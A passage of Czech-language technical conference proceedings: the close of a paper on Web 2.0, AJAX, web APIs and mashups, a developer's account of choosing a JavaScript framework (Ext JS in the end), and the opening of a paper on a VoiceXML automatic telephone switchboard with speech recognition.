AJAX (Asynchronous JavaScript and XML) není vlastně ničím jiným než praktickým využitím možnosti provádět asynchronní dotaz na server, v JavaScriptu je tato funkčnost implementována jako objekt XMLHttpRequest.

Pro vytvoření RIA aplikace je AJAX prakticky nezbytná technologie, jelikož právě AJAX je klíčem k vytvoření uživatelského rozhraní, které má (z pohledu uživatele) rychlejší odezvy.

Asynchronní přístup umožňují i další technologie umožňující vytvářet RIA aplikace, jako např. Adobe Flash nebo Microsoft Silverlight.

Přestože XMLHttpRequest byl původně určen k přenosu XML dat, mnohem oblíbenější je používání formátu JSON.

Webová API

Uživatelé přesouvají svá, často citlivá data na web a s tím se nabízí otázka: Bude možné se těmto datům dostat jinou cestou? Mohu je použít i v jiných aplikacích? A kde jsou data, tam je potřeba rozhraní pro přístup k těmto datům čili API.

Velká většina výrobců software z kategorie Web 2.0 dává k dispozici aplikační rozhraní ke svým aplikacím. Tato API lze rozdělit (dle Marka Andreesena, spoluautora prohlížeče Mosaic a spoluzakladatele Netscape) do tří kategorií:

1. Aplikace běží kdekoliv a API poskytuje pouze data.

2. Aplikace běží kdekoliv, ale přebírá část funkcionality API, např. přidává menu a design (Facebook).

3. API vytváří platformu pro běh aplikace (widgetu) (iGoogle).

Datové API z prvního bodu ovšem nemusí být vždy tzv. webovou službou, jak by se na první pohled mohlo zdát. Webová služba je totiž řešení standardizované sdružením W3C a omezené na použití SOAP a XML, webová API však s oblibou uživají komunikaci pomocí REST a data často vracejí ve formátu JSON.

Mashup

Mashup, neboli česky míchanice, je jeden ze způsobu využití API webových aplikací. Propojuje totiž dvě či více webových aplikací a vytváří z nich aplikaci další, míchá datové zdroje.

Oblíbenou, a možná nejoblíbenější kombinací pro mashup, je kombinace s mapovými daty hlavně pomocí Google Maps, např. zobrazení nabídek realitních kanceláři, hradů a zámků, firemních poboček či turné hudební skupiny na mapě.

V současné době vznikají produkty (Google Mashup Editor, Microsoft Popfly a další), které by měly umožnit laickému uživateli kombinovat data z různých zdrojů a vytvářet vlastní míchanice.

Další z možností je použití mikroformátů, kdy data získaná z mikroformátu lze zobrazit či použít v jiném systému – např. zobrazení kontaktu na mapě nebo přidání události do kalendáře, případně získávání dat z RSS zdrojů.

Web 3.0

Česká Wikipedia uvádí pod heslem Web 3.0 mezi charakteristickými znaky Webu 3.0 takové záležitosti, jako „dotazování v přirozeném jazyce“ či „částečně umělá inteligence webu“, oblíbená témata v žánru sci-fi.

Uvažujeme-li nad dalším rozvojem webu, jistě se dá v nejbližší době počítat s velkým zlepšením možností internetových prohlížečů, s tím souvisejícím zlepšením uživatelských rozhraní aplikací. Dále dojde určitě ještě ke zrychlení webových aplikací. Dlouhodobě lze předpokládat přesun určitých (patrně ne všech) aplikací z desktopu na web.

Závěr

Ať si pod pojmem Web 2.0 představujeme cokoli, jisté je, že internet se od dob před splasknutím internetové bubliny změnil, a pro uživatele rozhodně k lepšímu. Nedá se popřít že internet je stále užitečnějším médiem a je od něj vyžadováno, aby byl užitečným.

A je jen na vývojářích, chtějí-li se svými výsledky práce uspět, aby jejich produkty byly co nejužitečnější a uživatelsky co nejpřívětivější.

Zdroje

[1] http://www.oreillynet.com/pub/a/oreilly/tim/news/2005/09/30/what-is-web-20.html

[2] http://blog.pmarca.com/2007/09/the-three-kinds.html

[3] http://zbiejczuk.com/web20/02-web20.html

[4] http://www.informationweek.com/1113/IDweb20_timeline.jhtml

[5] http://dp.pleska.net/

[6] http://en.wikipedia.org

[7] http://www.mblk.cz/?p=3

[8] http://www.lupa.cz/clanky/po-webu-je-tu-web-2/

JavaScript a JS frameworky

Pavel Beneš

E-mail: pbenes@kerio.com

Úvod

Webové aplikace mohou být uživatelsky zajímavou alternativou k nativním desktopovým aplikacím. A pokud jedním z hlavních motivů je funkčnost aplikace odkudkoliv (čímž se myslí počítač s „moderním“ prohlížečem a připojením na internet), může se vývojář spolehnout na dvě jistoty – že dnešní prohlížeče umí HTML/CSS/JavaScript bez nutnosti instalace jakýchkoliv doplňků, a že to každý prohlížeč umí trochu jinak.

Vývojář tedy začne hledat nějakou mezivrstvu (vývojové prostředí, knihovny), která ho odstíní od rozdílů mezi prohlížeči, a pokud možno k tomu dostane i sadu GUI prvků běžně používaných v desktopových aplikacích a komponenty pro práci s daty. Jak konkrétně může výběr JavaScript frameworku probíhat a co lze od něj očekávat, je předmětem tohoto příspěvku.

Proč vlastně JavaScript?

Tento příspěvek není primárně o tom, proč a pro jaké účely používat JavaScript, ale o tom, že pokud je JavaScript vaše volba, tak jestli použít a jak vybrat nějaký existující JS framework. Ale kvůli lepšímu zasazení do kontextu si stručně řekneme, proč je JS naše volba. Máte-li v této otázce jasno, tuto kapitolu přeskočte.

Když pomineme skutečnost, že tento jazyk mám prostě rád, zkusme najít nějaké objektivní důvody (nicméně sympatie vývojáře ke konkrétnímu programovacímu jazyku je aspekt, který by neměl být podceňován). Douglas Crockford, senior JavaScript architekt u Yahoo!, na svých stránkách http://crockford.com/ v článku „JavaScript: The World's Most Misunderstood Programming Language“ uvádí: *„JavaScript, aka Mocha, aka LiveScript, aka JScript, aka ECMAScript, is one of the world's most popular programming languages. Virtually every personal computer in the world has at least one JavaScript interpreter installed on it and in active use.“* JavaScript je prostě všudypřítomný a je na vývojáři, jestli toho využije.

Protože chceme administrátorům poskytnout možnost spravovat námi vyvíjené servery „odkudkoliv“ a vždy se stejným komfortem, je JS naše volba. Protože chceme koncovým uživatelům našich klientských aplikací zajistit např. přístup k firemní poště z práce i z domova za použití identických prostředků bez nutnosti instalace jakýchkoliv programů, JS se přímo nabízí.

Pokud je JavaScript vaše volba, je třeba ještě zvážit, zda jej použít jako hlavní vývojový jazyk, nebo nepřímo, zakuklený v nějakém vývojovém nástroji založeném např. na Javě (GWT – Google Web Toolkit).

Programovat v JavaScriptu nebo ho generovat?

Jako základní východisko při rozhodování mezi přímým a nepřímým použitím JavaScriptu může být to, jaký jazyk stávající vývojáři klientských aplikací již ovládají a v jakém jazyce je realizován vývoj serveru. V našem případě už jednak existoval tým vývojářů s praxí ve vývoji v mixu PHP/HTML/JS, navíc servery jsou psány v C++ s embedovaným PHP, takže vstup dalšího programovacího jazyka by pro nás představoval náklady na přeškolení, časovou prodlevu, nutnost většího zásahu do autobuildovacích a autotestovacích nástrojů s těžko predikovatelným výsledným efektem.

Máte-li vývojáře se znalostí např. Javy (a mají ji rádi :)) případně to je vaše hlavní vývojová platforma, pak lze najít komfortní vývojové nástroje v tomto jazyce generující výsledný aplikační kód pro prohlížeče v JavaScriptu. Nicméně nenechte se zmást slogany *„JavaScript programming not required“* (http://www.jaxcent.com/), *„Ajax but no JavaScript“* (http://www.zkoss.org). JS tam ve skutečnosti je (kdo jiný by to v tom browseru bez nějakého dalšího doplňku oddřel), a v poznámce pod čarou se u takového nástroje dočtete: *„To maximize the visual effect and responsiveness, ZK provides the so-called Client Side Action that you can execute, though optional, your own JavaScript codes at the client.“* Je tedy dobré mít v týmu i někoho se znalostí JS.

Proč něco hledat, když už jsme si cestu dávno prošlápli?

Jednou za čas je dobré přehodnotit, jaké vývojové nástroje a programovací jazyky firma nebo organizace používá k dosažení svých cílů. Byť sami jsme stále „dokonalejší“, ani naše okolí nezahálí a někdo mohl vymyslet něco zajímavého. Vhodným momentem k takovému kroku může být příprava nového produktu, rozsáhlejší redesign stávající aplikace nebo skutečnost, že potřebujete další lidi na udržování již existujícího kódu, aniž by se vám dařilo aplikace nějak výrazně vylepšit.

A proč tedy framework?

„Neexistuje nic, co bych si nedokázal napsat“ – to si myslí řada z nás, někteří to skutečně dokážou. Otázkou je, nakolik to je efektivní. Pod falešnou záminkou, aby se nechodilo s kanonem na vrabce, se píše kód, který dělá jen to, co je v danou chvíli nezbytně nutné. Ale v okamžiku, kdy stejnou nebo podobnou funkčnost potřebujeme na dalším místě, tak pod další oblíbenou záminkou, že „teď není čas“, uděláme Copy&Paste a trošku přiohneme. Po několika podobných iteracích (a pokud je přítomen elementární pud sebezáchovy) nám dojde, že by přece jen bylo lepší si najít nějaký čas a vytvořit si znovupoužitelnou komponentu. Pak další, ... až se konečně podíváte na internet, jestli nevymýšlíte kolo.

Tam s velkým nadšením zjistíte, že už existují hotová řešení, pak už s menším nadšením, že je toho nějak moc a existují desítky produktů, které se tváří, že vaše problémy vyřeší. Ale pozor na „Hello world“ syndrom – ukázkovou aplikaci vždycky vytvoříte nádherně, ale teprve po delším soužití jste schopni říct, jestli se v tom dá napsat i něco složitějšího. Po několika dnech se v odkazech na JS knihovny začnete topit a nabudete dojmu, že by možná přece jen bylo snazší si napsat něco vlastního, než se v té hromadě přehrabovat (možná proto je toho tolik). A tak začnete vymýšlet, jak v té záplavě informací najít to podstatné. Zde vám ukážeme naši cestu – ani s jednoletým odstupem si netroufám tvrdit, že jsme našli to nejlepší pro naše potřeby, ale jsem přesvědčen, že to rozhodně nebyl propadák a stálo to za to.

A ještě jedna podstatná věc – potřebujete aplikace nejen psát, ale také testovat, a to pokud možno v co největší míře automaticky. Ruční proklikání je sice nezastupitelné, ale časově náročné a mělo by přijít na řadu, až když automatické testy jsou OK. V závislosti na testovacích nástrojích pak může být důležité, jak moc je do výsledného produktu „vidět“.

Jak jsme vybírali

Už jsem zmiňoval Hello world syndrom. Na to je připraven každý vývojový nástroj. Stěží si ale někdo může dovolit brát jeden framework za druhým a zkoušet v něm napsat nějakou aplikaci alespoň přibližného rozsahu jako má být cílová. Než tedy začnete řešit „co vybrat“, musíte vyřešit „jak vybírat“, t.j. definovat proces výběru, jeho cíl, specifikovat výběrová kritéria, dát tomu určitý časový rámec a přidělit lidské zdroje. Je to **projekt**.

Cíl projektu:

Zkusit najít co nejlepší JS framework pro naše webové klienty. Výsledkem může být buď „framework nalezen“ nebo „nenalezen – vyvineme vlastní“.

Co od frameworku očekáváme:

- Zlepšit user experience (framework by měl poskytnout konzistentní GUI, ovládací prvky známé z desktopových aplikací, asynchronní přenos dat).
- Ušetřit čas nutný pro vývoj (snadná implementace, znovupoužitelnost kódu, odstínění specifik jednotlivých prohlížečů).
- Ušetřit čas nutný pro údržbu.

První věcí, na které se musí realizační tým shodnout, je definice „shody“. Kdy je shoda? Když souhlasí 100 %, nebo 80 %, nebo stačí křehká parlamentní většina? Pochopitelně čím větší procento, tím věrohodnější výsledek. 80 % je velmi slušné a nehrozí deadlockem. Pak už tým může začít vymýšlet celý proces výběru.

Definice výběrového procesu

- Sestavit výběrovou množinu produktů,
- definovat kritéria,
- aplikovat „smrtelná“ kritéria,
- aplikovat „vážená“ kriteria,
- vytvořit zjednodušenou reálnou aplikaci,
- ověřit na nejbližším možném projektu.

Sestavení množiny kandidátů je víceméně administrativní, ale nezbytná záležitost. Lze čerpat z různých zdrojů – literatura, internet, a nezapomeňte na kolegy klidně i z relativně nesouvisejících oddělení. Naše množina čítala 91 produktů, včetně několika využívající Flash nebo Javu – prostě kdo co našel nebo doporučil.

Máme tedy z čeho vybírat, zkusme vymyslet, jak vybírat.

Výběrová kriteria

Při definici kriterií nebo i při jejich aplikaci se dopouštíme nějakých chyb. Když si při výběru partnerky zadefinujete – blondýnka, 165, 90–60–90, milá, inteligentní, pracovitá – můžete se připravit o brunetku, která ostatní kritéria splňuje. Pokud pak v množine blondýnek nenajdete tu, která splňuje 100 %, budete postupně slevovat z ostatních kriterií a na konci výběrového procesu budete rádi, bude-li to žena, a to jen proto, že jste některým kritériím dali špatnou důležitost nebo jste smysl některých kriterií nebyli schopni posoudit.

Definice výběrových kriterií a způsob jejich aplikace je tedy velmi důležitou součástí celého procesu a je nutné tomu obětovat potřebný čas. Měla by to být záležitost celého týmu budoucích uživatelů frameworku, popř. vybraných zástupců, protože jeden člověk nemůže mít detailní přehled o problematice, kterou řeší ostatní a mohlo by se na nějakou důležitou vlastnost zapomenout.

Smrtelná kritéria

Může mít framework nějaké vlastnosti, které nejsem ochoten akceptovat, a naopak postrádat něco, bez čeho se neobejdu, a přitom informace o nich může být snadno dostupná (základní specifikace produktu, dokumentace, ...)? Na základě takových kritérií lze počet zkoumaných kandidátů rychle snížit. Pro nás to byla tato kritéria:

- Není podporován nějaký z následujících browserů (poplatné Q1/2007):
  - IE 6 a 7
  - Firefox 1.5 a 2
  - Safari 2
- Chabá nebo žádná dokumentace
- Neprojde jednoduchým bezpečnostním auditem
- Serverová část (pokud existuje) není napsaná v PHP a nelze ji oddělit od klientské části
- Špatná rozšiřitelnost
- Špatná architektura (zcela postrádá MVC, kód je mixem PHP/JS/HTML)
- Neakceptovatelná licence
- Příliš vysoké poplatky
- Chabý nebo žádný vývoj (s produktem se dlouho nic neděje)
- Extrémně nízký přínos (je to něco jiného, než se původně zdálo)

Vážená kriteria

Na přeživší kandidáty je třeba se podívat trochu hlouběji. Definujeme další kritéria, a přidělíme jim váhy – něco je pro nás důležitější, něco jsme schopni tolerovat. Tahle fáze už předpokládá, že musíme framework stáhnout a trochu jej používat.

subjektivní pocit	100 %
rychlost podpory nových verzí prohlížečů	90 %
GUI prvky	85 %
performance	80 %
budoucí životaschopnost (nechceme každý rok hledat znovu)	80 %
AJAX a Web Services	80 %
interní kvalita včetně dostupnosti zdrojových kódů	80 %
rychlost naší adaptace na framework	70 %
implementační jednoduchost	70 %
vyzrálost	70 %
lokalizace	35 %
vývojové prostředí (můžu si „naklikat“ dialog?)	30 %

Vlastní výběrový proces

První kolo výběru – aplikace smrtelných kritérií

Každý framework byl prověřen dvěma vývojáři z hlediska smrtelných kritérií. Duplicita je vhodná kvůli eliminaci příliš subjektivního přístupu k některým kritériím. Na skutečnost, že framework nepodporuje Safari, se názory asi jen stěží rozejdou, ale jestli je dokumentace mizerná nebo dostačující už je složitější.

Jak se naštěstí ukázalo, původní množina obsahovala řadu sice zajímavých knihoven, ale bez GUI prvků, nebo úzce svázaných se serverovou stranou. A (ne)podpora Safari byl skutečný zabiják. Na konci prvního kola zbylo 5 kandidátů:

- Dojo
- OpenLaszlo
- Smart Client
- Yahoo! UI Library
- Zapatec AJAX Suite

Druhé kolo výběru – aplikace vážených kritérií

Každý framework byl posuzován 5-ti vývojáři po dobu 1–2 dnů, každé kritérium ohodnoceno body v rozmezí 0–100. Kritéria, u kterých byl v hodnocení velký rozptyl, byla v týmu diskutována a případně přehodnocena. Pak se aplikovaly váhy a výsledný žebříček byl:

Pořadí	Framework	Skóre
1	**Yahoo! UI Library**	**631**
2	**SmartClient**	**616**
3	Dojo	556
4	OpenLaszlo	555
5	Zapatec	544

Třetí kolo výběru – napsání reálné aplikace

Všechny předchozí kroky lze více či méně označit za povrchní pohled za účelem redukce původní množiny kandidátů. Teď je načase jít do hloubky a prověřit, zda předchozí kola nám skutečne pomohla vybrat něco zajímavého, v čem jsme schopni relativně rychle začít vyvíjet a vytvořit aplikaci s očekávanou funkčností a uživatelským rozhraním. S vítězem druhého kola (Yahoo! UI Library – YUI) tedy zkusíme napsat aplikaci.

Jako testovací aplikace byl vybrán zjednodušený WebMail (toho času naše nejrozsáhlejší webová aplikace, přičemž bylo možné využít stávající serverovou část) zhruba v tomto rozsahu:

Layout	Základní okno má v levé části strom se složkami, pravá část rozdělena ve vertikálním směru na horní panel s toolbarem se seznamem zpráv v aktuálně vybrané složce a na dolní panel s náhledem na aktuálně vybranou zprávu. Jednotlivé regiony jsou resizovatelné (splitter).
Toolbar	Toolbar obsahuje tlačítka s ikonami, drop down menu (bez funkcionality, ale např. tlačítko „Delete“ je dostupné jen když je vybrána nějaká zpráva).
Tree	Strom obsahuje složky načtené ze serveru, ikony dle typu složky (maily, kalendáře, kontakty, ...). Konextové menu pro složku (nová složka, přejmenování, smazání), drag'n'drop pro přesun složek včetně odeslání requestu na server.
Grid	Seznam zpráv pro aktuálně vybranou složku ve stromu, zobrazí 100 nejnovějších zpráv se sloupci From, Subject, Received, Priority. Sloupec Size je skrytý, přes menu pro záhlaví gridu lze zobrazit. Sloupce lze přehazovat a resizovat. Výběr řadků včetně Shift, Ctrl. Drag'n'drop vybraných řádek do stromu složek (bez requestu na server, jen informační alert).
View Panel	Zobrazení zprávy – prosté zobrazení jako plain text.
Dialog	Nové okno s dialogem se dvěma záložkami pro vytvoření jednoduchého kontaktu včetně uložení na server.

Třešničkou na dortu je nasazení WATS (Web Auto Tests – náš vlastní nástroj pro automatické testování webových aplikací) na výslednou aplikaci. Konkrétně spustíme test, který ověří, že se po kliknutí na hlavní složku se zprávami zobrazí její obsah. Tím zjistíme, jestli naše stávající testovací prostředí přežije.

Na tuto fázi jsme vyčlenili 6 vývojářů po dobu dvou týdnů, vždy dva pracovali společně. Vznikly tedy tři aplikace, které jsme si navzájem prezentovali. Zadání se ne vždy podařilo kompletně naplnit, ale už to může mít určitou vypovídací hodnotu. Na závěr měli vývojáři znovu ohodnotit vybraný nástroj v rozmezí $\langle -5; +5 \rangle$ s tímto významem:
-5 – úplný tragéd, více práce přidělal než ušetřil
0 – žádný přínos, stejné, jako kdybych si všechno psal sám
5 – úplná paráda, ušetřilo to spoustu práce

Výsledných +1.08 nebyl žádný důvod k radosti. Ale při hledání řešení konkrétních implementačních detailů jsme narazili na další nástroj vycházející z YUI – Ext JS. Sice poměrně mladý produkt (tehdy ve verzi 1.0), ale působil přívětivěji (přehlednější API, dobrá dokumentace), než YUI. A tak jsme se vrátili do druhého kola a aplikovali vážená kritéria. Ext JS získal 625 bodů – skončil by tedy druhý za YUI, ale s nepatrnou ztrátou a YUI nás zatím nepřesvědčilo. Takže jsme si zopakovali i třetí kolo, dali tomu další dva týdny, znovu napsali tři aplikace a znovu vyhodnotili. S výsledkem 2.8 jsme už byli spokojeni a měli vybráno!

Závěr

Tečkou za celým procesem je reálné použití vybraného produktu na nějaké aplikaci a její distribuce uživatelům. Teprve uživatelé posoudí, zda dostali něco vyspělejšího, co se jim dobře používá. To se právě odehrává a s napětím očekáváme zpětnou vazbu. Přínos pro nás samotné je zřejmý už nyní.

S Ext JS jsme získali víc než jen slušně zdokumentovaný nástroj s ucelenou sadu GUI prvků využívajících asynchronní komunikaci se serverem s podporou JSON formátu. Použití nějakého frameworku neznamená jen naučit se jeho API, je dobré pochopit i jeho filozofii – jedině tak z něj můžeme vytěžit maximum a lépe analyzovat případné problémy. Naučili jsme se lépe myslet v JavaScriptu, chceme více dědit, než kopírovat. Můžeme se více soustředit na vlastní aplikaci místo na *if (isSafari)* $\{\ldots\}$.

Rozhodnout se pro změnu zažitých praktik není jednoduché. Stojí to čas, peníze, chce to trochu odvahy a nikdo vám nezaručí, že zítra nebude všechno jinak. Všichni víme, že štěstěna je vrtkavá – Ext JS změnil mezi verzemi 2.0.2 a 2.1 licenční politiku z LGPL na GPL, SmartClient (třetí po 2. kole a můj velký favorit) naopak změnil komerční licenci na OpenSource (za těchto podmínek v době výběrového procesu by jasně vyhrál). To jsou ale jen drobné komplikace ve srovnáním s tím, jak nás použití frameworku posunulo technologicky vpřed.

Automatická telefonní spojovatelka

Luboš Šmídl, Tomáš Valenta, Petr Hanousek

E-mail: smidl@kky.zcu.cz, valentat@kky.zcu.cz,
phanousk@civ.zcu.cz

Klíčová slova: VoiceXML, ASR, TTS, dialog s počítačem

Abstrakt

Automatická telefonní spojovatelka je počítačová telefonní aplikace, jejímž cílem je přepojit hovor volajícího na linku volané osoby, aniž by volající musel znát její telefonní číslo. Hlavní částí aplikace je hlasový dialogový systém napojený na telefonní síť, prostřednictvím kterého jsou od uživatele získány potřebné informace a naopak, uživatel je informován o průběhu spojení či dalších podrobnostech.

Zadání jména volaného (resp. celá komunikace) probíhá hlasem, tudíž je nezbytné respektovat všechny náležitosti a požadavky týkající se komunikace uživatele s počítačem mluvenou řečí. Vzhledem k nasazení na akademické půdě aplikace neomezuje vstup uživatele pouze na jméno a přímení, ale umožňuje volné zadání včetně titulů, oslovení, funkce, katedry. To z jedné strany činní úlohu výrazně složitější a komplikovanější, na druhé straně ale dává možnost demonstrovat současný stav použité technologie a příležitost zkoušet nové metody ASR a vedení dialogu, a tím dále přispívat k dalšímu rozvoji této technologie.


Úvod

První jednoduchý prototyp automatické spojovatelky byl nasazen na katedře kybernetiky již v roce 2003. Jednalo se o jednoduché proprietární řešení určené pro „zkušené uživatele“ [1], kdy bylo nutné vyslovit vždy jen jméno a příjmení volané osoby. Díky tomu byl čas dialogu minimalizován na nezbytnou dobu přehrání výzvy k zadání zaměstnance a vyslovení jména a příjmení.

Postupem času se množství kontaktů rozrůstalo, stejně tak jako počet aktivních uživatelů. Díky pozitivním zkušenostem vznikla myšlenka nasadit spojovatelku pro celou Západočeskou univerzitu v Plzni. Z jednoduché telefonní dialogové aplikace bylo třeba vyvinout robustní a univerzální spojovatelku, která by byla schopna obsloužit jak „neznalé uživatele“ nemající s aplikací žádnou zkušenost, tak i dostatečně rychle odbavit „zkušené uživatele“, kteří spojovatelku používají pravidelně.

Struktura

Aplikace, jež má být schopna zastoupit funkčnost lidské telefonní operátorky, se skládá z několika modulů – dialog v jazyce VoiceXML, interpreter jazyka VoiceXML zahrnující automatické rozpoznávání řeči (ASR – automatic speech recognition) a syntézu řeči z textu (TTS – text-to-speech), databáze obsahující telefonní seznam, a webová prezentace popisující celé řešení včetně administrační části umožňující např. správu výjimek výslovnosti jmen, titulů apod.



VoiceXML

XML (eXtensible Markup Language) je značkovacím jazykem, který je základem pro mnoho jiných jazyků. Do skupiny jazyků, které vznikly z XML řadíme i VoiceXML. [2] Značkovacím jazykem se nazývá proto, že pomocí značek přikládá datům nějaký specifický význam.

Jazyk VoiceXML (Voice eXtensible Markup Language) byl vytvořen VoiceXML fórem, založeným firmami AT & T, IBM, Lucent a Motorola. Fórum bylo založeno pro vývoj a podporu jazyka VoiceXML, nového počítačového jazyka určeného pro zpřístupnění obsahu a informací z Internetu přes hlas a telefonní zařízení. Veškeré bližší informace týkající se VoiceXML jsou popsány ve specifikaci jazyka a v návrhu W3C. [3]

Mezi hlavní výhody VoiceXML a aplikací v něm psaných patří zejména:

- minimalizace nároků na komunikaci klient/server spojením více interakcí do jednoho dokumentu (nejprve zjistím všechna data od uživatele (vede dialog) a pak provede dotazy na server dokumentů),
- skrývá před aplikačními programátory nízkoúrovňové a platformově závislé detaily, umožňuje lepší přenostitelnot,
- odděluje uživatelské rozraní (VoiceXML) od programové logiky,
- jednoduchý jak pro jednotlivé interakce, tak složitější dialogy.


Interpreter VoiceXML

Jednou z klíčových částí systému je interpreter jazyka VoiceXML, který se stará o komunikaci po telefonní síti, syntézu řeči z textu [4], automatické rozpoznávání řeči [5] a řízení dialogu. Schéma dialogu a text, který má být vysloven TTS jednotkou je interpreteru předáván ve formátu VoiceXML. ASR jednotka nerozpoznává spontánní řeč, ale promluvy generované gramatikou ve formátu ESGF (ERIS Speech Grammar Format), jenž vychází ze standardu JSGF (Java Speech Grammar Format). [6]

Interpreter získává VoiceXML dokumenty z webového serveru (dokumentový server) přes protokol HTTP (HyperText Transfer Protocol) podobně, jako získává prohlížeč www stránky. VoiceXML dokumenty jsou dynamicky generovány skriptovacím strojem PHP (PHP Hypertext Processor) v závislosti na předchozích uživatelských vstupech. Jako zdroj dat slouží databáze Oracle. V ní byl vytvořen programový balíček, který dokáže získávat data z telefonního seznamu ZČU ve formě vhodné pro Spojovatelku a prohledávat telefonní seznam dle uživatelských dotazů.

Aplikace Automatická telefonní spojovatelka

Jak již bylo výše zmíněno, výsledkem aplikace jsou VoiceXML dokumenty dynamicky generované PHP aktuálně reagující a řešící požadavky uživatele respektující data uložená v databázi. Tyto ve výsledku poměrně jednoduché dokumenty v sobě zahrnují řadu nezbytných činností, jež je třeba jak během generovaní VoiceXML dokumentu, tak před ním vykonat. Mezi tyto činnosti patří příprava dat a jejich normalizace (např. přepis zkratek), dále a hlavně návrh struktury celého dialogu.


Dobrý den/večer.
Vítá vás automatická telefonní spojovatelka.
Zadejte prosím jméno zaměstnance
0 – Nové zadání
chyba
0, >5
nalezeno
2–5
1
0 – Nové zadání
9 – Přepojit na operátora
1 – Osoba 1
2 – Osoba 2
0 – Nové zadání
9 – Přepojit na operátora
operátor
9 – Přepojit na operátora
upřesnění
výběr
1 – Volat
2 – Podrobnosti
3 – Vybrat číslo
0 – Nové zadání
9 – Přepojit na operátora
storno
1 – Číslo ####, pracoviště 1
2 – Číslo ####, pracoviště 2
* – Návrat
Volám osobu . . .
Osobu zastihnete v místnosti . . .
neodpovídá/obsazeno
spojeno
1 – Opakovat
3 – Vybrat číslo
0 – Nové zadání

Pro správnou funkčnost aplikace Automatická telefonní spojovatelka je kromě serveru s databází telefonních čísel nutné míst ještě webový server (někdy nazývaný dokumentový server) s podporou skriptovacího jazyka (u nás PHP) a dále server pro interpreter VoiceXML s připojením k telefonní síti. Interpreter aktuálně běží na serveru se 4 procesory XEON 2.6 GHz. Tento server je pro současnou konfiguraci spojovatelky předimenzován, obecně na jednu linku je více než dostatečné jedno jádro procesoru. Předpokládá se přechod z ISDN na SIP a spuštění více linek/hovorů najednou. Pro komunikaci s telefonní sítí využívá dočasně jednoduchou a levnou ISDN kartu AVM Fritz. Tato karta bude s přechodem na IP telefonii nepotřebná, proto bylo zbytečné investovat do drahých aktivních ISDN karet (např. AVM ISDN C2, AVM ISDN C4).

Nutno podotknout, že databáze, dokumentový server i interpreter VoiceXML mohou být umístěny na jenom fyzickém stroji. Tím lze hardwarové náklady na jednoduchou instalaci podstatně minimalizovat.

Popis dialogu

Po zavolání na číslo Spojovatelky přijme automat hovor a naváže s volajícím dialog znázorněný na schématu.

Pozdraví uživatele a vyzve ho k zadání jména volaného. Vzhledem k použitému hardwaru a technologii probíhá celý hovor v tzv. half-duplexním módu, tj. buď mluví uživatel, nebo automat. Po pípnutí tedy uživatel řekne, na kterou osobu chcete přepojit. Zadat musí příjmení nebo funkci volané osoby. Zadáním křestního jména, titulů či pracoviště dotaz upřesní a může tak chytře předejít případným doplňujícím otázkám automatu.

